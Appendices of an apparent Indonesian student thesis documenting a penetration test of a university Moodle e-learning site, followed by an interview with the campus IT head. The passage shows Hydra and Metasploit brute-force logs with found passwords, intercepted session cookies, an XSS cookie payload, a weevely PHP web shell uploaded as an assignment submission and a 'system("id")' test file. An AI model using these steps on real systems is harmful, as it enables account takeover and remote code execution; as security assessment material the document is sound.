Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-12 00:31:10
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking http-post-forms://[REDACTED].ac.id:443/login/index.php:anchor=&logintoken=lHeTAiFXOIgSnZlf9qIHpEILFgsz50cn&username=^USER^&password=^PASS^:Invalid login
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target [REDACTED].ac.id - login "1710511077" - pass "admin" - 1 of 7 [child 0] (0/0)
[ATTEMPT] target [REDACTED].ac.id - login "1710511077" - pass "test" - 2 of 7 [child 1] (0/0)
[ATTEMPT] target [REDACTED].ac.id - login "1710511077" - pass "123456" - 3 of 7 [child 2] (0/0)
[ATTEMPT] target [REDACTED].ac.id - login "1710511077" - pass "ashley" - 4 of 7 [child 3] (0/0)
[ATTEMPT] target [REDACTED].ac.id - login "1710511077" - pass "admin123" - 5 of 7 [child 4] (0/0)
[ATTEMPT] target [REDACTED].ac.id - login "1710511077" - pass "adminelearning" - 6 of 7 [child 5] (0/0)
[ATTEMPT] target [REDACTED].ac.id - login "1710511077" - pass "password" - 7 of 7 [child 6] (0/0)
[VERBOSE] Page redirected to http://:443/login/index.php
[VERBOSE] Page redirected to http://:443/login/index.php
[VERBOSE] Page redirected to http://:443/login/index.php
[VERBOSE] Page redirected to http://:443/login/index.php
[443][http-post-form] host: [REDACTED].ac.id login: 1710511077 password: test
[STATUS] attack finished for [REDACTED].ac.id (waiting for children to complete tests)
[VERBOSE] Page redirected to http://:443/login/index.php
[443][http-post-form] host: [REDACTED].ac.id login: 1710511077 password: admin123
[443][http-post-form] host: [REDACTED].ac.id login: 1710511077 password: 123456
[443][http-post-form] host: [REDACTED].ac.id login: 1710511077 password: admin
[VERBOSE] Page redirected to http://:443/login/index.php
[VERBOSE] Page redirected to http://:443/login/index.php
[443][http-post-form] host: [REDACTED].ac.id login: 1710511077 password: password
[443][http-post-form] host: [REDACTED].ac.id login: 1710511077 password: adminelearning
[443][http-post-form] host: [REDACTED].ac.id login: 1710511077 password: ashley
1 of 1 target successfully completed, 7 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-12 00:31:12
andhika@andhika:~$ █
```

	Raw	Params	Headers	Hex
1	POST /login/index.php HTTP/1.1			
2	Host: [REDACTED].ac.id			
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0			
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8			
5	Accept-Language: en-US,en;q=0.5			
6	Accept-Encoding: gzip, deflate			
7	Referer: https://[REDACTED].ac.id/login/index.php			
8	Content-Type: application/x-www-form-urlencoded			
9	Content-Length: 79			
10	Connection: close			
11	Cookie: MoodleSession=044q7ibp9nha32gkqukc2eh8gp			
12	Upgrade-Insecure-Requests: 1			
13				
14	anchor=&logintoken=N7qxtnwB2bQksGFfxR3AUqKEqyoFExvQ&username=test&password=test			

## Lampiran 5

Hasil *Enumerating Further*



The screenshot displays the Burp Suite interface with the 'Proxy' tab selected. The main window shows an intercepted request to 'https://[redacted].ac.id:443 [103.147.92.26]'. The 'Intercept is on' button is active. Below the request details, the 'Raw' tab is selected, showing the following request details:

```
1 GET /my/ HTTP/1.1
2 Host: [redacted].ac.id
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://[redacted].ac.id/user/preferences.php
8 Connection: close
9 Cookie: MoodleSession=4co24buv1vtpadfsf5mgt10uj
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13
```

← → ↻ 🔒 [redacted] login/index.php ☆ 🌐 🛡️ 📄 ⚙️ 👤

**LeADS** Learning Activities through Digital System  
[redacted]

Home Faculty ▾ Services ▾ Helpdesk ▾ English (en) ▾ Login/Register 🔍

Your session has timed out. Please log in again.

### Login to your account

Username

Application Security Lighthouse

Filter Only show cookies with an issue


Name	Value	Domain	Path	Expires / M...	Size	HttpOnly	Secure	SameSite	SameParty	Priority
MoodleSession	4co24buvlvtkpadfsf5mgtl0uj	[redacted]	/	Session	39		✓	None		Medium

Cookie Value  Show URL decoded  
4co24buvlvtkpadfsf5mgtl0uj

Console What's New

Highlights from the Chrome 91 update

Web Vitals information pop up  
Hover on a Web Vitals marker in the Performance panel to understand what's the indicator about.





login/index.php

LeADS Learning Activities through Digital System

Home Faculty Services Helpdesk English (en)

Confirm

You are already logged in as Andhika 1710511077, you need to log out before logging in as different user.

Log out Cancel

Application

Name	Value	Domain	Path	Expires / M...	Size	HttpOnly	Secure	SameSite	SameParty	Priority
MoodleSession	4co24buw1vtkpadfs5mgt10uj		/	Session	39		✓	None		Medium

Select a cookie to preview its value

What's New

Highlights from the Chrome 91 update

Web Vitals information pop up

Hover on a Web Vitals marker in the Performance panel to understand what's the indicator about.

any

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 10

No.	Time	Source	Destination	Protocol	Length	Info
79	32.274627313			TLSv1.2	668	Client Hello
97	32.306506316			TCP	68	443 -> 41040 [ACK] Seq=1 Ack=601 Win=64640 Len=0 TSval=692154778 TS...
98	32.310217816			TLSv1.2	1456	Server Hello
99	32.310231952			TCP	68	41040 -> 443 [ACK] Seq=601 Ack=1309 Win=64128 Len=0 TSval=167253744...
100	32.310443759			TLSv1.2	693	Certificate, Server Key Exchange, Server Hello Done
101	32.310463254			TCP	68	41040 -> 443 [ACK] Seq=601 Ack=2014 Win=63616 Len=0 TSval=167253744...
102	32.311767118			TLSv1.2	161	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Messa...
118	32.353555177			TLSv1.2	358	New Session Ticket, Change Cipher Spec, Encrypted Handshake Messa...
119	32.353557937			TCP	68	41040 -> 443 [ACK] Seq=694 Ack=2304 Win=64128 Len=0 TSval=167253748...
199	38.262952789			TLSv1.2	99	Encrypted Alert
199	38.262965296			TCP	68	41040 -> 443 [FIN, ACK] Seq=725 Ack=2304 Win=64128 Len=0 TSval=1672...
201	38.291839711			TCP	80	[TCP Dup ACK 118#1] 443 -> 41040 [ACK] Seq=2304 Ack=694 Win=64640 L...

Frame 119: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface any, id 0

- Linux cooked capture
- Internet Protocol Version 4, Src: 192.168.0.10, Dst: 103.147.92.26
- Transmission Control Protocol, Src Port: 41040, Dst Port: 443, Seq: 694, Ack: 2304, Len: 0

```

0000 00 04 00 01 00 06 08 00 27 0c b1 50 00 00 08 00 .....P....
0010 45 00 00 34 f6 87 40 00 40 06 bf dc c0 a8 00 0a E-4 @ @
0020 87 93 5c 1a a0 50 01 bb b8 e4 fb a9 9b 04 1d e2 g \ P
0030 80 10 01 f5 84 86 00 00 01 01 0a 63 b0 e5 8f .....c...
0040 29 41 71 cc )Aq

```

wireshark\_any\_20210612223920\_woEDCT.pcapng Packets: 215 - Displayed: 18 (8.4%) - Dropped: 0 (0.0%) Profile: Default

Wireshark - Follow TCPStream (tcp.stream eq 10) - any

```

.....S.....J...&p/76..0*.....p.n...5.6.....y0..$.+.....
0.
.....3.9./7.5.
.....#..BHQ^..W.>..W.....<...J.6..T[
.....9.l..z...L'~.q%e...0.I...s.....0.&.....?
a.]...B.L.Md.q3.Y.WD....p".....j.X.WE...Ei...e.a...l...f..5.....N]..g4..
(.ew.NU.RF9.x.)..0.9..w.h...6~e2.....1.7...YU=.....h2.http/1.1.....3.k.i..
j1~.K]...T.0P.../19.0L.TM7.....A.....
+P#*...M./..u...c..MYV...hK...0.....M3?.....&...}.HP.+...
{.....#.....T...P.....08...z.ss.....'R/vx.ot....//
(.....#......http/1.1.....E..A..>;;0..70.....p
.....A:30
.....*..H...
.....0L1.0 ..U...BE1.0...U.
..GlobalSign nv-sa1*0 ..U...AlphaSSL CA - SHA256 - G20..
210529060226Z.
220621060226Z.1.0...U...
*upnvj.ac.id0..#0
.....*..H...
.....0...
.....N...B..P.....f.W.g(6.
.....M.....Bm.m.][4.U.....2..T-b ..w..R^Q...
11.W..?.....k.&.f8.M...T...u09L.....j.D.M...e.g.JM
..f...".b>...;..g.K7.....K @...P154...K.....s.eh.....]
.....*..C...{.y]
q..J.....c?.....k..K.....K0..60..U.....0...+.....}0{08..+....0..6http://
secure2.alphassa1.com/cacert/gsa1phasha2g2r1.crt05..+.....0..}http://ocsp2.globalsign.com/
gsa1phasha2g20w..U..P0N0B.
f.....2.
0402..+.....&https://www.globalsign.com/repository/0...g....0..U...0>..U...70503.1./..
http://cr12.alphassa1.com/gsa1phasha2g2.cr10%.U...0.
*upnvj.ac.id..upnvj.ac.id0..U%.0...+.....0..U.#.0.....<.P.j0:...V..i.h.
0..U.....J..a.kD..E..0..}.
f.....y.....m..i.g.v.o5v.i.1...Q..w.....7.....y..AV.....60E..{.*...
0.0.SH.08..B..B.R..f..p.....i..JM..NT..XyL...b.ni...K.h...e.v.}y...991.Vs.c.w.W}
..M]&%]...y..A0.....60E..14.F...6y}..P.].>...TP.I.....6Y..A.....
7^.....B.k.k.u.Q.....y.Vm.7x...z...z...B.
.....u.AA...EaB...sS...ha...y..1..1...a..A

```

3 client pkts. 3 server pkts. 4 turns.

Entire conversation (3,027 bytes) Show and save data as ASCII Stream 10

Find:

Filter Out This Stream Print Save as... Back X Close Help

## Lampiran 6

Hasil *Compromise Remote User/Sites*

```
andhika@andhika: ~  
File Actions Edit View Help  
Tested 32374 keys | Remaining 394 keys | Aprox. Speed 2/sec  
Tested 32390 keys | Remaining 378 keys | Aprox. Speed 3/sec  
Tested 32410 keys | Remaining 358 keys | Aprox. Speed 4/sec  
Tested 32423 keys | Remaining 345 keys | Aprox. Speed 2/sec  
Tested 32441 keys | Remaining 327 keys | Aprox. Speed 3/sec  
Tested 32455 keys | Remaining 313 keys | Aprox. Speed 2/sec  
Tested 32472 keys | Remaining 296 keys | Aprox. Speed 3/sec  
Tested 32486 keys | Remaining 282 keys | Aprox. Speed 2/sec  
Tested 32499 keys | Remaining 269 keys | Aprox. Speed 2/sec  
Tested 32513 keys | Remaining 255 keys | Aprox. Speed 2/sec  
Tested 32526 keys | Remaining 242 keys | Aprox. Speed 2/sec  
Tested 32538 keys | Remaining 230 keys | Aprox. Speed 2/sec  
Tested 32553 keys | Remaining 215 keys | Aprox. Speed 3/sec  
Tested 32569 keys | Remaining 199 keys | Aprox. Speed 3/sec  
Tested 32579 keys | Remaining 189 keys | Aprox. Speed 2/sec  
Tested 32599 keys | Remaining 169 keys | Aprox. Speed 4/sec  
Tested 32609 keys | Remaining 159 keys | Aprox. Speed 2/sec  
Tested 32623 keys | Remaining 145 keys | Aprox. Speed 2/sec  
Tested 32635 keys | Remaining 133 keys | Aprox. Speed 2/sec  
Tested 32646 keys | Remaining 122 keys | Aprox. Speed 2/sec  
Tested 32664 keys | Remaining 104 keys | Aprox. Speed 3/sec  
Tested 32675 keys | Remaining 93 keys | Aprox. Speed 2/sec  
Tested 32689 keys | Remaining 79 keys | Aprox. Speed 2/sec  
Tested 32701 keys | Remaining 67 keys | Aprox. Speed 2/sec  
Tested 32714 keys | Remaining 54 keys | Aprox. Speed 2/sec  
Tested 32734 keys | Remaining 34 keys | Aprox. Speed 4/sec  
Tested 32746 keys | Remaining 22 keys | Aprox. Speed 2/sec  
Tested 32760 keys | Remaining 8 keys | Aprox. Speed 2/sec  
Tested 32768 keys | Remaining 0 keys | Aprox. Speed 1/sec
```

```
andhika@andhika: ~  
File Actions Edit View Help  
26:22 - Failed: 'admin:memphis1'  
26:22 - Failed: 'admin:mel123'  
26:22 - Failed: 'admin:manu4eva'  
26:22 - Failed: 'admin:mamatata'  
26:22 - Failed: 'admin:macdaddy'  
26:22 - Failed: 'admin:loveme7'  
26:22 - Failed: 'admin:loveme13'  
26:22 - Failed: 'admin:linfield'  
26:22 - Failed: 'admin:lauren12'  
26:22 - Failed: 'admin:l Larson'  
26:22 - Failed: 'admin:kuuipo'  
26:22 - Failed: 'admin:kalvin'  
26:22 - Failed: 'admin:jubilee'  
26:22 - Failed: 'admin:joselo'  
26:22 - Failed: 'admin:jesusloveme'  
26:22 - Failed: 'admin:jasmine123'  
26:22 - Failed: 'admin:janella'  
26:22 - Failed: 'admin:james14'  
26:22 - Failed: 'admin:jalisa'  
26:22 - Failed: 'admin:jahjah'  
26:22 - Failed: 'admin:imsosexy'  
26:22 - Failed: 'admin:iluvya'  
26:22 - Failed: 'admin:iluvmike'  
26:22 - Failed: 'admin:iloved'  
26:22 - Failed: 'admin:iamgod'  
26:22 - Failed: 'admin:hermie'  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf5 auxiliary(scanner/ssh/ssh_login) >
```

andhika@andhika: ~

File Actions Edit View Help



```
Framework = [ metasploit v5.0.80-dev ]
+ -- --[ 1983 exploits - 1088 auxiliary - 339 post ]
+ -- --[ 559 payloads - 45 encoders - 10 nops ]
+ -- --[ 7 evasion ]
```

Metasploit tip: Display the Framework log using the `log` command, learn more with `help log`

```
msf5 > use auxiliary/scanner/http/http_login
msf5 auxiliary(scanner/http/http_login) > set auth_uri /login/index.php
auth_uri => /login/index.php
msf5 auxiliary(scanner/http/http_login) > set rhosts [REDACTED].ac.id
rhosts => ([REDACTED].ac.id)
msf5 auxiliary(scanner/http/http_login) > run

[-] http://[REDACTED].26:80 No URI found that asks for HTTP authentication
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/http_login) > █
```

andhika@andhika: ~

File Actions Edit View Help

can be used to leak memory data in the response. Services that support STARTTLS may also be vulnerable. The module supports several actions, allowing for scanning, dumping of memory contents to loot, and private key recovery. The LEAK\_COUNT option can be used to specify leaks per SCAN or DUMP. The repeat command can be used to make running the SCAN or DUMP many times more powerful. As in: repeat -t 60 run; sleep 2 To run every two seconds for one minute.

References:

<https://cvedetails.com/cve/CVE-2014-0160/>  
<https://www.kb.cert.org/vuls/id/720951>  
<https://www.us-cert.gov/ncas/alerts/TA14-098A>  
<http://heartbleed.com/>  
<https://github.com/FiloSottile/Heartbleed>  
<https://gist.github.com/takeshixx/10107280>  
<http://filippo.io/Heartbleed/>

Also known as:

Heartbleed

```
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set TLS_VERSION 1.2
TLS_VERSION => 1.2
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set rhost [REDACTED].ac.id
rhost => [REDACTED].ac.id
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set action SCAN
action => SCAN
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > run

[*] [REDACTED].ac.id:443 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

andhika@andhika: ~

File Actions Edit View Help

andhika@andhika:~\$ searchsploit cherokee

Exploit Title	Path (/usr/share/exploitdb/)
<b>Cherokee</b> 0.1.x/0.2.x/0.4.x - Error Page Cross-Site Scripting	exploits/solaris/remote/23605.txt
<b>Cherokee</b> 0.5.4 - Directory Traversal	exploits/windows/webapps/9873.txt
<b>Cherokee</b> 0.99.30 - Terminal Escape Sequence in Logs Command In	exploits/windows/remote/33501.txt
<b>Cherokee</b> Web server 0.5.4 - Denial of Service	exploits/windows/dos/9874.txt

Shellcodes: No Result

andhika@andhika:~\$ █

```
File Edit Selection Find View Goto Tools Project Preferences Help
loginpage search x attack.py x 23605.txt x demoleads.txt x
1 source: https://www.securityfocus.com/bid/9496/info
2
3 Cherokee has been reported to contain a cross-site scripting
  vulnerability via error pages.
4
5 An attacker can exploit this issue by crafting a URI link
  containing the malevolent HTML or script code, and enticing a
  user to follow it. The attacker-supplied code may be rendered
  in the web browser of a user who follows the malicious link.
  Exploitation of this issue may allow for theft of cookie-based
  authentication credentials or other attacks.
6
7 http://www.example.com/<script>alert(document.cookie)</script>
```




LeADS Learning Activities through Digital System

Home Faculty Services Helpdesk English (en)

Login/Register

# With LeADS, Learn as if you were to live forever

Watch our video

A screenshot of a web browser displaying the LeADS website. The browser's address bar shows a security warning: "script>alert(document.cookie)</script". The website header includes the LeADS logo and navigation links for Home, Faculty, Services, Helpdesk, and English (en). A search bar with "Login/Register" is also present. The main content area features a large image of students in green lab coats using laptops. Overlaid on this image is the text "With LeADS, Learn as if you were to live forever" and a "Watch our video" button with a play icon. Navigation arrows are visible on the right side of the image.


## Lampiran 7

### Hasil *Maintaining Access*


← → ↻ 🔒 [URL] mod/assign/view.php?id=2534&action=view ☆ [Icons]

**LeADS** Learning Activities through Digital System Home Faculty Services Helpdesk English (en) [Icons]

operasi update data. Gunakan ArrayList untuk data Jurusan dan Mahasiswa.

 tugasCRUDList.docx 21 May 2019, 9:33 AM

### Submission status

Submission status	Submitted for grading
Grading status	Not graded
Due date	Thursday, 23 May 2019, 11:59 PM
Time remaining	Assignment was submitted 2 years 22 days late
Last modified	Monday, 14 June 2021, 12:05 AM
File submissions	 MARJUANA.php 14 June 2021, 12:05 AM
Submission comments	▶ Comments (0)

[Edit submission](#) [Remove submission](#)

You can still make changes to your submission.

```
andhika@andhika: ~  
File Actions Edit View Help  
andhika@andhika:~$ sudo weeveily generate admin /home/andhika/shell.php  
Generated '/home/andhika/shell.php' with password 'admin' of 761 byte size.
```

IF-PmrogramanLanjut-sm14: TUGAS CRUD OOP JAVA (KELAS-A) - Mozilla Firefox

mod/assign/view.php?id=2534&action=view

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

LeADS Learning Activities through Digital System Home Faculty Services Helpdesk English (en)

tugasCRUDList.docx 21 May 2019, 9:33 AM

### Submission status

Submission status	Submitted for grading
Grading status	Not graded
Due date	Thursday, 23 May 2019, 11:59 PM
Time remaining	Assignment was submitted 2 years 22 days late
Last modified	Monday, 14 June 2021, 12:47 AM
File submissions	shell.php 14 June 2021, 12:47 AM
Submission comments	Comments (0)

Edit submission Remove submission

You can still make changes to your submission.

```
Generated /home/andhika/shell.php with password admin of 701 byte size.  
andhika@andhika:~$ sudo weeveily https://[redacted].ac.id/pluginfile.php/21825/assignsubmission_file  
/submission_files/393993/shell.php admin
```

```
[+] weeveily 4.0.1      Grading status:  not graded  
  
[+] Target:           [redacted].ac.id  
[+] Session:         /root/.weeveily/sessions/[redacted].ac.id/shell_0.session  
  
[+] Browse the filesystem or execute commands starts the connection  
[+] to the target. Type :help for more information.
```


```
Assignment was submitted 2 years 22 days later  
weeveily> ls  
Backdoor communication failed, check URL availability and password  
weeveily> ls  
Backdoor communication failed, check URL availability and password  
weeveily> exit  
Backdoor communication failed, check URL availability and password  
weeveily> Exiting.
```

```
1  <?php  
2  system("id")  
3  ?>
```

 tugasCRUDList.docx

21 May 2019, 9:33 AM

### Submission status

Submission status	Submitted for grading
Grading status	Not graded
Due date	Thursday, 23 May 2019, 11:59 PM
Time remaining	Assignment was submitted 2 years 22 days late
Last modified	Monday, 14 June 2021, 9:50 PM
File submissions	 rce.php 14 June 2021, 9:50 PM
Submission comments	▶ <a href="#">Comments (0)</a>

Edit submission

Remove submission

You can still make changes to your submission.

## Lampiran 8

### Wawancara dengan Kepala UPT Teknologi Informasi dan Komunikasi

Saya : Apakah ada rencana jangka panjang atau jangka pendek untuk *upgrade hardware* atau *software*?

Pak Sigit : Ada, *server*. Jadi kita tahun ini ada 3 *server* yang baru itu, untuk ini Leads kan ya?

Saya : Iya untuk Leads.

Pak Sigit : Iya ada 3 *server* yang baru. Jadi kita sekarang udah beralih ya, akan beralih ya, akan beralih ke model apa ya istilahnya. Kalau saat ini ya, saat ini kan kondisinya tuh kalau yang leads ya, itu 1 *server* itu di *install* VM lalu aplikasi gitu. Nah kalau nanti engga, di *install* aplikasi tuh maksudnya *database* juga disitu, aplikasinya juga disitu gitu. Kalau nanti engga, nanti dipisah, jadi ada *server* yang khusus buat aplikasi, ada *server* yang khusus buat NAS buat *storage*, ada *server* yang khusus buat *database*, jadi beda-beda. Ada skemanya, trus ini perangkatnya sudah ada, trus kita juga pakai arsitektur yang baru. Arsitektur yang baru itu pakai Kubernetes.

Saya : Oh Kubernetes.

Pak Sigit : Ya pake Kubernetes. Jadi dari sisi *hardware* nya juga baru, dari arsitektur aplikasinya juga baru sama tadi apa namanya manajemen resikonya. Kita juga manajemen resikonya untuk yang E-learning ini juga yang baru. Barunya apa, barunya itu kita ada 3 skema gitu. Skema pertama itu saat ini ya saat ini ya yang elearning40 ini nanti juga kedepannya yang E-learning Leads ini, itu juga sama. Jadi yang elearning40 untuk tahun pembelajaran yang aktif, kayak misalkan nanti nih ganjil 2021/2022 itu aplikasi seluruhnya ditaruh di *cloud*. Nah kan kita ada tahun yang sebelumnya nih 2020/2021, nah

2020/2021 tuh ditaruh disini *on-premise* gitu. Jadi ada *backup*-annya. Jadi ada yang di *cloud*, ada yang di *on-premise*, ada lagi yang satu lagi di *data center* gitu. Kita kemungkinan akan naruh di *data center* nya di KEMENDIKBUD gitu. Jadi ada 3, jadi kalo *core* nya Universitas kan tadi di proses pembelajaran ya. Nah itu kalau 1 mati kita harus ada *backup*-annya buat mitigasi, kayak resikonya, karena itu *core business* nya, jadi ketika dia mati ya selesai itu bisnis, makanya kita pakai itu tadi 3 skema. Skema yang pertama itu tadi yang aktif itu ditaruh di *cloud*, kemungkinan kalau misalnya kita udah ngga pakai *cloud*, itu kita ditaruh di *on-premise*, cuman berbeda. Yang kedua tadi *on-premise* cuman yang tahun sebelumnya, tahun-tahun ajaran sebelumnya. Jadi ketika ada akses *course* yang sebelumnya, itu masih bisa diakses. Jadi kayak kamu misalkan semester sekarang berapa?

Saya : 8.

Pak Sigit : 8, abis ya. Kalau kamu mau ngakses 6 atau 4, itu di *server* yang lokal. Tapi kalau ketika kamu di semester 8 pakai E-learning ya, diaksesnya di *cloud*. Terus sama yang backup, backup ini kita di *data center* atau istilahnya *colocation*. *Colocation* itu di KEMENDIKBUD kayaknya ditaruhnya. Karena gatau, kalau dulu sih kita ada *data center* yang kita sewa, kalau sekarang kemungkinan akan taruh di Kementerian. Kebijakan sih, kebijakan pusat biasanya. Ada lagi?

Saya : Pernah ada masalah kelemahan keamanan dan kontrol IT gak pak?

Pak Sigit : Apa?

Saya : Pernah ada masalah dari segi keamanan gak di server ini?

Pak Sigit : Server engga sih, kita *issue* nya itu paling infra. Ya kayak listrik. Kalau keamanan sih sejauh ini belum ada. Ya karena itu mungkin belum ada ini ya, belum ada *issue* atau belum ada sesuatu yang

menarik gitu. Ya coba aja kayak misalkan apasih yang ada di E-learning UPN, gak menarik-menarik banget makanya untuk keamanan kita belum ada issue, cuman yang ada *issue* itu adalah yang infra kayak tadi listrik. Yang pertama listrik terus yang kedua itu *server* yang dibutuhkan, jadi kalau misalkan saat ini kalau yang di *cloud* itu kita bisa 3000 *user concurrent* dalam satu waktu itu bisa ngakses. Nah kalau dulu itu kita sekitar 1500, karena pakai *server* sendiri gitu. Paling itu ajasih issue nya. Jadi akses ke kalau sebelumnya kan kalau pake E-learning tuh yang di 2019 itu yang genap ya, yang awal-awal pandemi itu kan ada *error* tuh biasanya. Ada *error*, ada yang kebuka tapi engga bisa keakses gitu kan ya. Ada tampilannya tuh yang beda gitu, pernah gitu gak?

Saya : Kayak gak ke *load* gitu *page* nya?

Pak Sigit : Iya, jadi *page* nya tuh beda dengan *page* yang lain. Nah itu karena *user concurrent* nya tinggi. Pada saat *user concurrent* tinggi, kemampuan *server* nya terbatas. RAM terus, *Core* sama kalau untuk koneksi kita udah hedon ya. Kita koneksi tuh udah hedon, jadi kalau *issue-issue* tentang *DDOS attack* segala macem ya, kita udah gak disitu. Itu udah insyaallah aman lah. Oh ini ada 1 di FEB, itu ada tapi ini dia dari SIAKAD. Jadi SIAKAD nya itu ke *hack*, dia kayak nge-*chat* dosen PA nya itu yang aneh, pokoknya hal yang aneh, kayak misalkan mau cuti gitu, pokoknya *chat* nya yang aneh lah ke dosen PA nya. Setelah di *confirm* ke dosen PA nya ternyata dia gak melakukan itu, nah terus di cek ke E-learningnya ternyata dia juga bermasalah di E-learningnya. Jadi ketika dia ngirim tugas atau apa gitu gak ke *save*, pokoknya gitu. Jadi karena SIAKAD nya ke *hack* E-learningnya juga ke *hack* gitu. Itu pernah ada sih. Kita udah trace, IP nya IP sini juga, maksudnya masih di Indonesia bukan orang luar, kemungkinan temennya, jadi yang kena itu cewek, yang korbannya itu cewek, nah mungkin ada orang yang suka mungkin sama dia atau mau cari perhatian, itu jadi ke *hack* akunya dia.



Saya : Kalau masalah dengan *software* atau *hardware* ada gak pak?

Pak Sigit : Kalau *hardware* kan tadi ya, kita masih terbatas untuk *user concurrent* nya. Yang tadi nih yang akhirnya kita tambah, terus akhirnya skema nya kita ubah, jadi 1 server itu bukannya kita *install* VM tapi 3 server itu nanti kita akan gabung, nanti kita akan petakan. Jadi aplikasi di *server* aplikasi, *database* di *server database*, dan *storage* di *server storage*. Kalau untuk *software* itu yang saat ini kita *upgrade*, kita udah *upgrade* dan kita pake *themes* yang berbayar. Kalau *software* itu sih *issue* nya, jadi kita udah pakai *platform* yang gak baru-baru banget sih cuman gak yang *update* terus *plugin*, *themes* itu kita udah sesuaikan sama kebutuhan kampusnya sama *themes* nya itu kita berbayar. Itu paling kalau *issue* yang *software*, dan itu adalah *software open source* yang kita gunakan, jadi dokumentasinya banyak yang tau juga, paling itu aja sih. Cuman kalau dari sisi keamanan yang saat ini cukup aman kok, cukup lebih aman. Paling kita selektifnya di *plugin*, *plugin* itu biasanya ada yang suka *inject script* disitu. Kayak pernah *install* VPN atau *add-on* di Chrome, nah tau-tau PC kita nge-*install* apa gitu yakan, tiba-tiba *update*, nah itu namanya *Adware*, kayak *malware* gitu cuman dia nge *pop-up* in berita kah, nge *pop-up* in apa lah kayak gitu, iklan-iklan. Jadi kayak gitu, itu kalau misalkan yang kita gak selektif, itu bisa tuh dari *plugin* masuk. Makanya kita selektif dan kita tes maka *issue* keamanannya dari segi *software* inshaallah aman.

Saya : Kalau pemeliharaan perangkat IT nya cukup memadai pak?

Pak Sigit : Kalau pemeliharaan sih, kalau dari sisi anggaran sih oke. Cuman kalau dari sisi SDM kurang. Makanya ketika kondisinya *peak* banget kita dapat pekerjaannya banyak banget, biasanya ya ada beberapa bulan yang gak kita *maintenance*, kayak kemarin UTBK nih itu kita gak *maintenance*. Akhirnya kita gak *maintenance*, kayak *maintenance server* gitu, kayak kemarin sempat mati tuh Leads nya tuh, karena kita gak *maintenance*. Kita kayak fokus ke kegiatan

